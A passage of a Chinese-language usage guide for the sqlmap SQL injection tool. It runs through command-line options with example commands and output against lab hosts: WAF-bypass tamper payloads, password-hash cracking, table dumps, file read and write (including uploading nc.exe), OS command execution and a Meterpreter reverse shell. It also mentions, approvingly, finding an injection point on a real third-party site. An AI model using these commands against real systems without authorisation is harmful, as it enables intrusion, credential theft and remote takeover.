3. 基于报错注入，即页面会返回错误信息，或者把注入的语句的结果直接返回在页面中。
4. 联合查询注入，可以使用union的情况下的注入。
5. 堆查询注入，可以同时执行多条语句的执行时的注入。

sqlmap支持的数据库有：

MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase和SAP MaxDB

可以提供一个简单的URL，Burp或WebScarab请求日志文件，文本文档中的完整http请求或者Google的搜索，匹配出结果页面，也可以自己定义一个正则来判断那个地址去测试。

测试GET参数，POST参数，HTTP Cookie参数，HTTP User-Agent头和HTTP Referer头来确认是否有SQL注入，它也可以指定用逗号分隔的列表的具体参数来测试。

可以设定HTTP(S)请求的并发数，来提高盲注时的效率。

Youtube上有人做的使用sqlmap的视频：

<http://www.youtube.com/user/inquisb/videos>

<http://www.youtube.com/user/stamparm/videos>

使用sqlmap的实例文章：

<http://unconciousmind.blogspot.com/search/label/sqlmap>

可以点击

<https://github.com/sqlmapproject/sqlmap/tarball/master>

下载最新版本sqlmap,也可以使用git来获取sqlmap

git clone <https://github.com/sqlmapproject/sqlmap.git> sqlmap-dev

之后可以直接使用命令来更新

python sqlmap.py --update

或者

git pull

更新sqlmap

**参数：-v**

如果你想观察sqlmap对一个点是进行了怎样的尝试判断以及读取数据的，可以使用-v参数。共有七个等级，默认为1：

1. 只显示python错误以及严重的信息。
2. 同时显示基本信息和警告信息。（默认）
3. 同时显示debug信息。
4. 同时显示注入的payload。
5. 同时显示HTTP请求。
6. 同时显示HTTP响应头。
7. 同时显示HTTP响应页面。

如果你想看到sqlmap发送的测试payload最好的等级就是3。

**参数：-u或者--url**

格式：http(s)://targeturl[:port]/[…]

例如：

python sqlmap.py -u "<http://www.target.com/vuln.php?id=1>" -f --banner --dbs --users

**参数：-l**

从Burp或者WebScarab代理中获取日志

可以直接吧Burp proxy或者WebScarab proxy中的日志直接倒出来交给sqlmap来一个一个检测是否有注入。

**参数：-m**

从文本中获取多个目标扫描

文件中保存url格式如下，sqlmap会一个一个检测

<www.target1.com/vuln1.php?q=foobar>

<www.target2.com/vuln2.asp?id=1>

[www.target3.com/vuln3/id/1\*](www.target3.com/vuln3/id/1*)

**参数：-r**

从文件中加载HTTP请求

sqlmap可以从一个文本文件中获取HTTP请求，这样就可以跳过设置一些其他参数（比如cookie，POST数据，等等）。

比如文本文件内如下：

POST /vuln.php HTTP/1.1

Host: <www.target.com>

User-Agent: Mozilla/4.0

id=1

当请求是HTTPS的时候你需要配合这个--force-ssl参数来使用，或者你可以在Host头后门加上:443

**参数：-g**

处理Google的搜索结果

sqlmap可以测试注入Google的搜索结果中的GET参数（只获取前100个结果）。

例子：

python sqlmap.py -g "inurl:\".php?id=1\""

（很牛B的功能，测试了一下，第十几个就找到新浪的一个注入点）

**参数：-c**

使用-c参数加载sqlmap.conf文件里面的相关配置。

**参数：--data**

请求POST数据

此参数是把数据以POST方式提交，sqlmap会像检测GET参数一样检测POST的参数。

例子：

python sqlmap.py -u "<http://www.target.com/vuln.php>" --data="id=1" -f --banner --dbs --users

**参数：--param-del**

拆分字符

当GET或POST的数据需要用其他字符分割测试参数的时候需要用到此参数。

例子：

python sqlmap.py -u "<http://www.target.com/vuln.php>" --data="query=foobar;id=1" --param-del=";" -f --banner --dbs --users

**参数：--cookie,--load-cookies,--drop-set-cookie**

HTTP cookie头

这个参数在以下两个方面很有用：

1. web应用需要登陆的时候。
2. 你想要在这些头参数中测试SQL注入时。

可以通过抓包把cookie获取到，复制出来，然后加到--cookie参数里。

在HTTP请求中，遇到Set-Cookie的话，sqlmap会自动获取并且在以后的请求中加入，并且会尝试SQL注入。

如果你不想接受Set-Cookie可以使用--drop-set-cookie参数来拒接。

当你使用--cookie参数时，当返回一个Set-Cookie头的时候，sqlmap会询问你用哪个cookie来继续接下来的请求。当--level的参数设定为2或者2以上的时候，sqlmap会尝试注入Cookie参数。

**参数：--user-agent,--random-agent**

默认情况下sqlmap的HTTP请求头中User-Agent值是：

sqlmap/1.0-dev-xxxxxxx (<http://sqlmap.org>)

可以使用--user-anget参数来修改，同时也可以使用--random-agnet参数来随机的从./txt/user-agents.txt中获取。

当--level参数设定为3或者3以上的时候，会尝试对User-Angent进行注入。

**参数：--referer**

sqlmap可以在请求中伪造HTTP中的referer，当--level参数设定为3或者3以上的时候会尝试对referer注入。

**参数：--headers**

可以通过--headers参数来增加额外的http头

**参数：--auth-type,--auth-cred**

这些参数可以用来登陆HTTP的认证保护支持三种方式：

1. Basic
2. Digest
3. NTLM

例子：

python sqlmap.py -u "<http://192.168.136.131/sqlmap/mysql/basic/get_int.php?id=1>" --auth-type Basic --auth-cred "testuser:testpass"

**参数：--auth-cert**

当Web服务器需要客户端证书进行身份验证时，需要提供两个文件:key\_file，cert\_file。

key\_file是格式为PEM文件，包含着你的私钥，cert\_file是格式为PEM的连接文件。

**参数：--proxy,--proxy-cred和--ignore-proxy**

使用--proxy代理是格式为：<http://url:port>。

当HTTP(S)代理需要认证是可以使用--proxy-cred参数：username:password。

--ignore-proxy拒绝使用本地局域网的HTTP(S)代理。

**参数：--delay**

可以设定两个HTTP(S)请求间的延迟，设定为0.5的时候是半秒，默认是没有延迟的。

**参数：--timeout**

可以设定一个HTTP(S)请求超过多久判定为超时，10.5表示10.5秒，默认是30秒。

**参数：--retries**

当HTTP(S)超时时，可以设定重新尝试连接次数，默认是3次。

**参数：--randomize**

可以设定某一个参数值在每一次请求中随机的变化，长度和类型会与提供的初始值一样。

**参数：--scope**

例如：

python sqlmap.py -l burp.log --scope="(www)?\.target\.(com|net|org)"

**参数：--safe-url,--safe-freq**

有的web应用程序会在你多次访问错误的请求时屏蔽掉你以后的所有请求，这样在sqlmap进行探测或者注入的时候可能造成错误请求而触发这个策略，导致以后无法进行。

绕过这个策略有两种方式：

--safe-url：提供一个安全不错误的连接，每隔一段时间都会去访问一下。

--safe-freq：提供一个安全不错误的连接，每次测试请求之后都会再访问一边安全连接。

**参数：--skip-urlencode**

根据参数位置，他的值默认将会被URL编码，但是有些时候后端的web服务器不遵守RFC标准，只接受不经过URL编码的值，这时候就需要用--skip-urlencode参数。

**参数：--eval**

每次请求时候执行自定义的python代码

在有些时候，需要根据某个参数的变化，而修改另个一参数，才能形成正常的请求，这时可以用--eval参数在每次请求时根据所写python代码做完修改后请求。

例子：

python sqlmap.py -u "<http://www.target.com/vuln.php?id=1&hash=c4ca4238a0b923820dcc509a6f75849b>" --eval="import hashlib;hash=hashlib.md5(id).hexdigest()"

上面的请求就是每次请求时根据id参数值，做一次md5后作为hash参数的值。

注入

**参数：-p,--skip**

sqlmap默认测试所有的GET和POST参数，当--level的值大于等于2的时候也会测试HTTP Cookie头的值，当大于等于3的时候也会测试User-Agent和HTTP Referer头的值。但是你可以手动用-p参数设置想要测试的参数。例如： -p "id,user-anget"

当你使用--level的值很大但是有个别参数不想测试的时候可以使用--skip参数。

例如：--skip="user-angent.referer"

在有些时候web服务器使用了URL重写，导致无法直接使用sqlmap测试参数，可以在想测试的参数后面加\*

例如：

python sqlmap.py -u "[http://targeturl/param1/value1\*/param2/value2/](http://targeturl/param1/value1*/param2/value2/)"

sqlmap将会测试value1的位置是否可注入。

**参数：--dbms**

指定数据库

默认情况系sqlmap会自动的探测web应用后端的数据库是什么，sqlmap支持的数据库有：

MySQL、Oracle、PostgreSQL、Microsoft SQL Server、Microsoft Access、SQLite、Firebird、Sybase、SAP MaxDB、DB2

**参数：--os**

指定数据库服务器系统

默认情况下sqlmap会自动的探测数据库服务器系统，支持的系统有：Linux、Windows。

**参数：--invalid-bignum**

指定无效的大数字

当你想指定一个报错的数值时，可以使用这个参数，例如默认情况系id=13，sqlmap会变成id=-13来报错，你可以指定比如id=9999999来报错。

**参数：--invalid-logical**

只定无效的逻辑

原因同上，可以指定id=13把原来的id=-13的报错改成id=13 AND 18=19。

**参数：--prefix,--suffix**

注入payload

在有些环境中，需要在注入的payload的前面或者后面加一些字符，来保证payload的正常执行。

例如，代码中是这样调用数据库的：

$query = "SELECT \* FROM users WHERE id=(’" . $\_GET[’id’] . "’) LIMIT 0, 1";

这时你就需要--prefix和--suffix参数了：

python sqlmap.py -u "<http://192.168.136.131/sqlmap/mysql/get_str_brackets.php?id=1>" -p id --prefix "’)" --suffix "AND (’abc’=’abc"

这样执行的SQL语句变成：

$query = "SELECT \* FROM users WHERE id=(’1’) <PAYLOAD> AND (’abc’=’abc’) LIMIT 0, 1";

**参数：--tamper**

修改注入的数据

sqlmap除了使用CHAR()函数来防止出现单引号之外没有对注入的数据修改，你可以使用--tamper参数对数据做修改来绕过WAF等设备。

下面是一个tamper脚本的格式：

# Needed imports

from lib.core.enums import PRIORITY

# Define which is the order of application of tamper scripts against

# the payload

\_\_priority\_\_ = PRIORITY.NORMAL

def tamper(payload):

'''

Description of your tamper script

'''

retVal = payload

# your code to tamper the original payload

# return the tampered payload

return retVal

可以查看 tamper/ 目录下的有哪些可用的脚本

例如：

$ python sqlmap.py -u "<http://192.168.136.131/sqlmap/mysql/get_int.php?id=1>" --tamper tamper/between.py,tamper/randomcase.py,tamper/space2comment.py -v 3

[hh:mm:03] [DEBUG] cleaning up configuration parameters

[hh:mm:03] [INFO] loading tamper script 'between'

[hh:mm:03] [INFO] loading tamper script 'randomcase'

[hh:mm:03] [INFO] loading tamper script 'space2comment'

[...]

[hh:mm:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[hh:mm:04] [PAYLOAD] 1)/\*\*/And/\*\*/1369=7706/\*\*/And/\*\*/(4092=4092

[hh:mm:04] [PAYLOAD] 1)/\*\*/AND/\*\*/9267=9267/\*\*/AND/\*\*/(4057=4057

[hh:mm:04] [PAYLOAD] 1/\*\*/AnD/\*\*/950=7041

[...]

[hh:mm:04] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'

[hh:mm:04] [PAYLOAD] 1/\*\*/anD/\*\*/(SELeCt/\*\*/9921/\*\*/fROm(SELeCt/\*\*/counT(\*),CONCAT(cHar(

58,117,113,107,58),(SELeCt/\*\*/(case/\*\*/whEN/\*\*/(9921=9921)/\*\*/THeN/\*\*/1/\*\*/elsE/\*\*/0/\*\*/

ENd)),cHar(58,106,104,104,58),FLOOR(RanD(0)\*2))x/\*\*/fROm/\*\*/information\_schema.tables/\*\*/

group/\*\*/bY/\*\*/x)a)

[hh:mm:04] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE or HAVING

clause' injectable

[...]

探测

**参数：--level**

探测等级

共有五个等级，默认为1，sqlmap使用的payload可以在xml/payloads.xml中看到，你也可以根据相应的格式添加自己的payload。

这个参数不仅影响使用哪些payload同时也会影响测试的注入点，GET和POST的数据都会测试，HTTP Cookie在level为2的时候就会测试，HTTP User-Agent/Referer头在level为3的时候就会测试。

总之在你不确定哪个payload或者参数为注入点的时候，为了保证全面性，建议使用高的level值。

**参数：--risk**

风险等级

共有四个风险等级，默认是1会测试大部分的测试语句，2会增加基于事件的测试语句，3会增加OR语句的SQL注入测试。

在有些时候，例如在UPDATE的语句中，注入一个OR的测试语句，可能导致更新的整个表，可能造成很大的风险。

测试的语句同样可以在xml/payloads.xml中找到，你也可以自行添加payload。

**参数：--string,--not-string,--regexp,--code**

页面比较

默认情况下sqlmap通过判断返回页面的不同来判断真假，但有时候这会产生误差，因为有的页面在每次刷新的时候都会返回不同的代码，比如页面当中包含一个动态的广告或者其他内容，这会导致sqlmap的误判。此时用户可以提供一个字符串或者一段正则匹配，在原始页面与真条件下的页面都存在的字符串，而错误页面中不存在（使用--string参数添加字符串，--regexp添加正则），同时用户可以提供一段字符串在原始页面与真条件下的页面都不存在的字符串，而错误页面中存在的字符串（--not-string添加）。用户也可以提供真与假条件返回的HTTP状态码不一样来注入，例如，响应200的时候为真，响应401的时候为假，可以添加参数--code=200。

**参数：--text-only,--titles**

有些时候用户知道真条件下的返回页面与假条件下返回页面是不同位置在哪里可以使用--text-only（HTTP响应体中不同）--titles（HTML的title标签中不同）。

注入技术

**参数：--technique**

测试是否是注入

这个参数可以指定sqlmap使用的探测技术，默认情况下会测试所有的方式。

支持的探测方式如下：

B: Boolean-based blind SQL injection（布尔型注入）

E: Error-based SQL injection（报错型注入）

U: UNION query SQL injection（可联合查询注入）

S: Stacked queries SQL injection（可多语句查询注入）

T: Time-based blind SQL injection（基于时间延迟注入）

**参数：--time-sec**

设定延迟注入的时间

当使用继续时间的盲注时，时刻使用--time-sec参数设定延时时间，默认是5秒。

**参数：--union-cols**

设定UNION查询字段数

默认情况下sqlmap测试UNION查询注入会测试1-10个字段数，当--level为5的时候他会增加测试到50个字段数。设定--union-cols的值应该是一段整数，如：12-16，是测试12-16个字段数。

**参数：--union-char**

设定UNION查询使用的字符

默认情况下sqlmap针对UNION查询的注入会使用NULL字符，但是有些情况下会造成页面返回失败，而一个随机整数是成功的，这是你可以用--union-char只定UNION查询的字符。

**参数：--second-order**

二阶SQL注入

有些时候注入点输入的数据看返回结果的时候并不是当前的页面，而是另外的一个页面，这时候就需要你指定到哪个页面获取响应判断真假。--second-order后门跟一个判断页面的URL地址。

列数据

**参数：-b,--banner**

大多数的数据库系统都有一个函数可以返回数据库的版本号，通常这个函数是version()或者变量@@version这主要取决与是什么数据库。

**参数：-current-user**

在大多数据库中可以获取到管理数据的用户。

**参数：--current-db**

返还当前连接的数据库。

**参数：--is-dba**

判断当前的用户是否为管理，是的话会返回True。

**参数：--users**

当前用户有权限读取包含所有用户的表的权限时，就可以列出所有管理用户。

**参数：--passwords**

列出并破解数据库用户的hash

当前用户有权限读取包含用户密码的彪的权限时，sqlmap会现列举出用户，然后列出hash，并尝试破解。

例子：

$ python sqlmap.py -u "<http://192.168.136.131/sqlmap/pgsql/get_int.php?id=1>" --passwords -v 1

[...]

back-end DBMS: PostgreSQL

[hh:mm:38] [INFO] fetching database users password hashes

do you want to use dictionary attack on retrieved password hashes? [Y/n/q] y

[hh:mm:42] [INFO] using hash method: 'postgres\_passwd'

what's the dictionary's location? [/software/sqlmap/txt/wordlist.txt]

[hh:mm:46] [INFO] loading dictionary from: '/software/sqlmap/txt/wordlist.txt'

do you want to use common password suffixes? (slow!) [y/N] n

[hh:mm:48] [INFO] starting dictionary attack (postgres\_passwd)

[hh:mm:49] [INFO] found: 'testpass' for user: 'testuser'

[hh:mm:50] [INFO] found: 'testpass' for user: 'postgres'

database management system users password hashes:

[\*] postgres [1]:

password hash: md5d7d880f96044b72d0bba108ace96d1e4

clear-text password: testpass

[\*] testuser [1]:

password hash: md599e5ea7a6f7c3269995cba3927fd0093

clear-text password: testpass

可以看到sqlmap不仅勒出数据库的用户跟密码，同时也识别出是PostgreSQL数据库，并询问用户是否采用字典爆破的方式进行破解，这个爆破已经支持Oracle和Microsoft SQL Server。

也可以提供-U参数来指定爆破哪个用户的hash。

**参数：--privileges**

列出数据库管理员权限

当前用户有权限读取包含所有用户的表的权限时，很可能列举出每个用户的权限，sqlmap将会告诉你哪个是数据库的超级管理员。也可以用-U参数指定你想看哪个用户的权限。

**参数：--roles**

列出数据库管理员角色

当前用户有权限读取包含所有用户的表的权限时，很可能列举出每个用户的角色，也可以用-U参数指定你想看哪个用户的角色。

仅适用于当前数据库是Oracle的时候。

**参数：--dbs**

列出数据库系统的数据库

当前用户有权限读取包含所有数据库列表信息的表中的时候，即可列出所有的数据库。

**参数：--tables,--exclude-sysdbs,-D**

列举数据库表

当前用户有权限读取包含所有数据库表信息的表中的时候，即可列出一个特定数据的所有表。

如果你不提供-D参数来列指定的一个数据的时候，sqlmap会列出数据库所有库的所有表。

**参数：--exclude-sysdbs**

是指包含了所有的系统数据库。

需要注意的是在Oracle中你需要提供的是TABLESPACE\_NAME而不是数据库名称。

**参数：--columns,-C,-T,-D**

列举数据库表中的字段

当前用户有权限读取包含所有数据库表信息的表中的时候，即可列出指定数据库表中的字段，同时也会列出字段的数据类型。

如果没有使用-D参数指定数据库时，默认会使用当前数据库。

列举一个SQLite的例子：

$ python sqlmap.py -u "<http://192.168.136.131/sqlmap/sqlite/get_int.php?id=1>" --columns -D testdb -T users -C name

[...]

Database: SQLite\_masterdb

Table: users

[3 columns]

+---------+---------+

| Column | Type |

+---------+---------+

| id | INTEGER |

| name | TEXT |

| surname | TEXT |

+---------+---------+

**参数：--schema,--exclude-sysdbs**

列举数据库系统的架构

用户可以用此参数获取数据库的架构，包含所有的数据库，表和字段，以及各自的类型。

加上--exclude-sysdbs参数，将不会获取数据库自带的系统库内容。

MySQL例子：

$ python sqlmap.py -u "<http://192.168.48.130/sqlmap/mysql/get_int.php?id=1>" --schema --batch --exclude-sysdbs

[...]

Database: owasp10

Table: accounts

[4 columns]

+-------------+---------+

| Column | Type |

+-------------+---------+

| cid | int(11) |

| mysignature | text |

| password | text |

| username | text |

+-------------+---------+

Database: owasp10

Table: blogs\_table

[4 columns]

+--------------+----------+

| Column | Type |

+--------------+----------+

| date | datetime |

| blogger\_name | text |

| cid | int(11) |

| comment | text |

+--------------+----------+

Database: owasp10

Table: hitlog

[6 columns]

+----------+----------+

| Column | Type |

+----------+----------+

| date | datetime |

| browser | text |

| cid | int(11) |

| hostname | text |

| ip | text |

| referer | text |

+----------+----------+

Database: testdb

Table: users

[3 columns]

+---------+---------------+

| Column | Type |

+---------+---------------+

| id | int(11) |

| name | varchar(500) |

| surname | varchar(1000) |

+---------+---------------+

[...]

**参数：--count**

获取表中数据个数

有时候用户只想获取表中的数据个数而不是具体的内容，那么就可以使用这个参数。

列举一个Microsoft SQL Server例子：

$ python sqlmap.py -u "<http://192.168.21.129/sqlmap/mssql/iis/get_int.asp?id=1>" --count -D testdb

[...]

Database: testdb

+----------------+---------+

| Table | Entries |

+----------------+---------+

| dbo.users | 4 |

| dbo.users\_blob | 2 |

+----------------+---------+

**参数：--dump,-C,-T,-D,--start,--stop,--first,--last**

获取整个表的数据

如果当前管理员有权限读取数据库其中的一个表的话，那么就能获取真个表的所有内容。

使用-D,-T参数指定想要获取哪个库的哪个表，不适用-D参数时，默认使用当前库。

列举一个Firebird的例子：

$ python sqlmap.py -u "<http://192.168.136.131/sqlmap/firebird/get_int.php?id=1>" --dump -T users

[...]

Database: Firebird\_masterdb

Table: USERS

[4 entries]

+----+--------+------------+

| ID | NAME | SURNAME |

+----+--------+------------+

| 1 | luther | blisset |

| 2 | fluffy | bunny |

| 3 | wu | ming |

| 4 | NULL | nameisnull |

+----+--------+------------+

可以获取指定库中的所有表的内容，只用-dump跟-D参数（不使用-T与-C参数），也可以用-dump跟-C获取指定的字段内容，sqlmap为每个表生成了一个CSV文件，如果你只想获取一段数据，可以使用--start和--stop参数，例如，你只想获取第一段数据可hi使用--stop 1，如果想获取第二段与第三段数据，使用参数 --start 1 --stop 3，也可以用--first与--last参数，获取第几个字符到第几个字符的内容，如果你想获取字段中地三个字符到第五个字符的内容，使用--first 3 --last 5，只在盲注的时候使用，因为其他方式可以准确的获取注入内容，不需要一个字符一个字符的猜解。

**参数：--dump-all,--exclude-sysdbs**

获取所有数据库表的内容

使用--dump-all参数获取所有数据库表的内容，可同时加上--exclude-sysdbs只获取用户数据库的表，需要注意在Microsoft SQL Server中master数据库没有考虑成为一个系统数据库，因为有的管理员会把他当初用户数据库一样来使用它。

**参数：--search,-C,-T,-D**

搜索字段，表，数据库

--search可以用来寻找特定的数据库名，所有数据库中的特定表名，所有数据库表中的特定字段。

可以在一下三种情况下使用：

-C后跟着用逗号分割的列名，将会在所有数据库表中搜索指定的列名。

-T后跟着用逗号分割的表名，将会在所有数据库中搜索指定的表名

-D后跟着用逗号分割的库名，将会在所有数据库中搜索指定的库名。

**参数：--sql-query,--sql-shell**

运行自定义的SQL语句

sqlmap会自动检测确定使用哪种SQL注入技术，如何插入检索语句。

如果是SELECT查询语句，sqlap将会输出结果。如果是通过SQL注入执行其他语句，需要测试是否支持多语句执行SQL语句。

列举一个Mircrosoft SQL Server 2000的例子：

$ python sqlmap.py -u "<http://192.168.136.131/sqlmap/mssql/get_int.php?id=1>" --sql-query "SELECT 'foo'" -v 1

[...]

[hh:mm:14] [INFO] fetching SQL SELECT query output: 'SELECT 'foo''

[hh:mm:14] [INFO] retrieved: foo

SELECT 'foo': 'foo'

$ python sqlmap.py -u "<http://192.168.136.131/sqlmap/mssql/get_int.php?id=1>" --sql-query "SELECT 'foo', 'bar'" -v 2

[...]

[hh:mm:50] [INFO] fetching SQL SELECT query output: 'SELECT 'foo', 'bar''

[hh:mm:50] [INFO] the SQL query provided has more than a field. sqlmap will now unpack it into

distinct queries to be able to retrieve the output even if we are going blind

[hh:mm:50] [DEBUG] query: SELECT ISNULL(CAST((CHAR(102)+CHAR(111)+CHAR(111)) AS VARCHAR(8000)),

(CHAR(32)))

[hh:mm:50] [INFO] retrieved: foo

[hh:mm:50] [DEBUG] performed 27 queries in 0 seconds

[hh:mm:50] [DEBUG] query: SELECT ISNULL(CAST((CHAR(98)+CHAR(97)+CHAR(114)) AS VARCHAR(8000)),

(CHAR(32)))

[hh:mm:50] [INFO] retrieved: bar

[hh:mm:50] [DEBUG] performed 27 queries in 0 seconds

SELECT 'foo', 'bar': 'foo, bar'

爆破

**参数：--common-tables**

暴力破解表名

当使用--tables无法获取到数据库的表时，可以使用此参数。

通常是如下情况：

1. MySQL数据库版本小于5.0，没有information\_schema表。
2. 数据库是Microssoft Access，系统表MSysObjects是不可读的（默认）。
3. 当前用户没有权限读取系统中保存数据结构的表的权限。

暴力破解的表在txt/common-tables.txt文件中，你可以自己添加。

列举一个MySQL 4.1的例子：

$ python sqlmap.py -u "<http://192.168.136.129/mysql/get_int_4.php?id=1>" --common-tables -D testdb --banner

[...]

[hh:mm:39] [INFO] testing MySQL

[hh:mm:39] [INFO] confirming MySQL

[hh:mm:40] [INFO] the back-end DBMS is MySQL

[hh:mm:40] [INFO] fetching banner

web server operating system: Windows

web application technology: PHP 5.3.1, Apache 2.2.14

back-end DBMS operating system: Windows

back-end DBMS: MySQL &lt; 5.0.0

banner: '4.1.21-community-nt'

[hh:mm:40] [INFO] checking table existence using items from '/software/sqlmap/txt/common-tables.txt'

[hh:mm:40] [INFO] adding words used on web page to the check list

please enter number of threads? [Enter for 1 (current)] 8

[hh:mm:43] [INFO] retrieved: users

Database: testdb

[1 table]

+-------+

| users |

+-------+

**参数：--common-columns**

暴力破解列名

与暴力破解表名一样，暴力跑的列名在txt/common-columns.txt中。

**参数：--udf-inject,--shared-lib**

用户自定义函数注入

你可以通过编译MySQL注入你自定义的函数（UDFs）或PostgreSQL在windows中共享库，DLL，或者Linux/Unix中共享对象，sqlmap将会问你一些问题，上传到服务器数据库自定义函数，然后根据你的选择执行他们，当你注入完成后，sqlmap将会移除它们。

系统文件操作

**参数：--file-read**

从数据库服务器中读取文件

当数据库为MySQL，PostgreSQL或Microsoft SQL Server，并且当前用户有权限使用特定的函数。读取的文件可以是文本也可以是二进制文件。

列举一个Microsoft SQL Server 2005的例子：

$ python sqlmap.py -u "<http://192.168.136.129/sqlmap/mssql/iis/get_str2.asp?name=luther>" \

--file-read "C:/example.exe" -v 1

[...]

[hh:mm:49] [INFO] the back-end DBMS is Microsoft SQL Server

web server operating system: Windows 2000

web application technology: ASP.NET, Microsoft IIS 6.0, ASP

back-end DBMS: Microsoft SQL Server 2005

[hh:mm:50] [INFO] fetching file: 'C:/example.exe'

[hh:mm:50] [INFO] the SQL query provided returns 3 entries

C:/example.exe file saved to: '/software/sqlmap/output/192.168.136.129/files/C\_\_example.exe'

[...]

$ ls -l output/192.168.136.129/files/C\_\_example.exe

-rw-r--r-- 1 inquis inquis 2560 2011-MM-DD hh:mm output/192.168.136.129/files/C\_\_example.exe

$ file output/192.168.136.129/files/C\_\_example.exe

output/192.168.136.129/files/C\_\_example.exe: PE32 executable for MS Windows (GUI) Intel

80386 32-bit

**参数：--file-write,--file-dest**

把文件上传到数据库服务器中

当数据库为MySQL，PostgreSQL或Microsoft SQL Server，并且当前用户有权限使用特定的函数。上传的文件可以是文本也可以是二进制文件。

列举一个MySQL的例子：

$ file /software/nc.exe.packed

/software/nc.exe.packed: PE32 executable for MS Windows (console) Intel 80386 32-bit

$ ls -l /software/nc.exe.packed

-rwxr-xr-x 1 inquis inquis 31744 2009-MM-DD hh:mm /software/nc.exe.packed

$ python sqlmap.py -u "<http://192.168.136.129/sqlmap/mysql/get_int.aspx?id=1>" --file-write \

"/software/nc.exe.packed" --file-dest "C:/WINDOWS/Temp/nc.exe" -v 1

[...]

[hh:mm:29] [INFO] the back-end DBMS is MySQL

web server operating system: Windows 2003 or 2008

web application technology: ASP.NET, Microsoft IIS 6.0, ASP.NET 2.0.50727

back-end DBMS: MySQL &gt;= 5.0.0

[...]

do you want confirmation that the file 'C:/WINDOWS/Temp/nc.exe' has been successfully

written on the back-end DBMS file system? [Y/n] y

[hh:mm:52] [INFO] retrieved: 31744

[hh:mm:52] [INFO] the file has been successfully written and its size is 31744 bytes,

same size as the local file '/software/nc.exe.packed'

**参数：--os-cmd,--os-shell**

运行任意操作系统命令

当数据库为MySQL，PostgreSQL或Microsoft SQL Server，并且当前用户有权限使用特定的函数。

在MySQL、PostgreSQL，sqlmap上传一个二进制库，包含用户自定义的函数，sys\_exec()和sys\_eval()。

那么他创建的这两个函数可以执行系统命令。在Microsoft SQL Server，sqlmap将会使用xp\_cmdshell存储过程，如果被禁（在Microsoft SQL Server 2005及以上版本默认禁制），sqlmap会重新启用它，如果不存在，会自动创建。

列举一个PostgreSQL的例子：

$ python sqlmap.py -u "<http://192.168.136.131/sqlmap/pgsql/get_int.php?id=1>" \

--os-cmd id -v 1

[...]

web application technology: PHP 5.2.6, Apache 2.2.9

back-end DBMS: PostgreSQL

[hh:mm:12] [INFO] fingerprinting the back-end DBMS operating system

[hh:mm:12] [INFO] the back-end DBMS operating system is Linux

[hh:mm:12] [INFO] testing if current user is DBA

[hh:mm:12] [INFO] detecting back-end DBMS version from its banner

[hh:mm:12] [INFO] checking if UDF 'sys\_eval' already exist

[hh:mm:12] [INFO] checking if UDF 'sys\_exec' already exist

[hh:mm:12] [INFO] creating UDF 'sys\_eval' from the binary UDF file

[hh:mm:12] [INFO] creating UDF 'sys\_exec' from the binary UDF file

do you want to retrieve the command standard output? [Y/n/a] y

command standard output: 'uid=104(postgres) gid=106(postgres) groups=106(postgres)'

[hh:mm:19] [INFO] cleaning up the database management system

do you want to remove UDF 'sys\_eval'? [Y/n] y

do you want to remove UDF 'sys\_exec'? [Y/n] y

[hh:mm:23] [INFO] database management system cleanup finished

[hh:mm:23] [WARNING] remember that UDF shared object files saved on the file system can

only be deleted manually

用--os-shell参数也可以模拟一个真实的shell，可以输入你想执行的命令。

当不能执行多语句的时候（比如php或者asp的后端数据库为MySQL时），仍然可能使用INTO OUTFILE写进可写目录，来创建一个web后门。支持的语言：

* ASP
* ASP.NET
* JSP
* PHP

Meterpreter配合使用

**参数：--os-pwn,--os-smbrelay,--os-bof,--priv-esc,--msf-path,--tmp-path**

当数据库为MySQL，PostgreSQL或Microsoft SQL Server，并且当前用户有权限使用特定的函数，可以在数据库与攻击者直接建立TCP连接，这个连接可以是一个交互式命令行的Meterpreter会话，sqlmap根据Metasploit生成shellcode，并有四种方式执行它：

1. 通过用户自定义的sys\_bineval()函数在内存中执行Metasplit的shellcode，支持MySQL和PostgreSQL数据库，参数：--os-pwn。
2. 通过用户自定义的函数上传一个独立的payload执行，MySQL和PostgreSQL的sys\_exec()函数，Microsoft SQL Server的xp\_cmdshell()函数，参数：--os-pwn。
3. 通过SMB攻击(MS08-068)来执行Metasploit的shellcode，当sqlmap获取到的权限足够高的时候（Linux/Unix的uid=0，Windows是Administrator），--os-smbrelay。
4. 通过溢出Microsoft SQL Server 2000和2005的sp\_replwritetovarbin存储过程(MS09-004)，在内存中执行Metasploit的payload，参数：--os-bof

列举一个MySQL例子：

$ python sqlmap.py -u "<http://192.168.136.129/sqlmap/mysql/iis/get_int_55.aspx?id=1>" --os-pwn --msf-path /software/metasploit

[...]

[hh:mm:31] [INFO] the back-end DBMS is MySQL

web server operating system: Windows 2003

web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 6.0

back-end DBMS: MySQL 5.0

[hh:mm:31] [INFO] fingerprinting the back-end DBMS operating system

[hh:mm:31] [INFO] the back-end DBMS operating system is Windows

how do you want to establish the tunnel?

[1] TCP: Metasploit Framework (default)

[2] ICMP: icmpsh - ICMP tunneling

&gt;

[hh:mm:32] [INFO] testing if current user is DBA

[hh:mm:32] [INFO] fetching current user

what is the back-end database management system architecture?

[1] 32-bit (default)

[2] 64-bit

&gt;

[hh:mm:33] [INFO] checking if UDF 'sys\_bineval' already exist

[hh:mm:33] [INFO] checking if UDF 'sys\_exec' already exist

[hh:mm:33] [INFO] detecting back-end DBMS version from its banner

[hh:mm:33] [INFO] retrieving MySQL base directory absolute path

[hh:mm:34] [INFO] creating UDF 'sys\_bineval' from the binary UDF file

[hh:mm:34] [INFO] creating UDF 'sys\_exec' from the binary UDF file

how do you want to execute the Metasploit shellcode on the back-end database underlying

operating system?

[1] Via UDF 'sys\_bineval' (in-memory way, anti-forensics, default)

[2] Stand-alone payload stager (file system way)

&gt;

[hh:mm:35] [INFO] creating Metasploit Framework multi-stage shellcode

which connection type do you want to use?

[1] Reverse TCP: Connect back from the database host to this machine (default)

[2] Reverse TCP: Try to connect back from the database host to this machine, on all ports

between the specified and 65535

[3] Bind TCP: Listen on the database host for a connection

&gt;

which is the local address? [192.168.136.1]

which local port number do you want to use? [60641]

which payload do you want to use?

[1] Meterpreter (default)

[2] Shell

[3] VNC

&gt;

[hh:mm:40] [INFO] creation in progress ... done

[hh:mm:43] [INFO] running Metasploit Framework command line interface locally, please wait..

\_

| | o

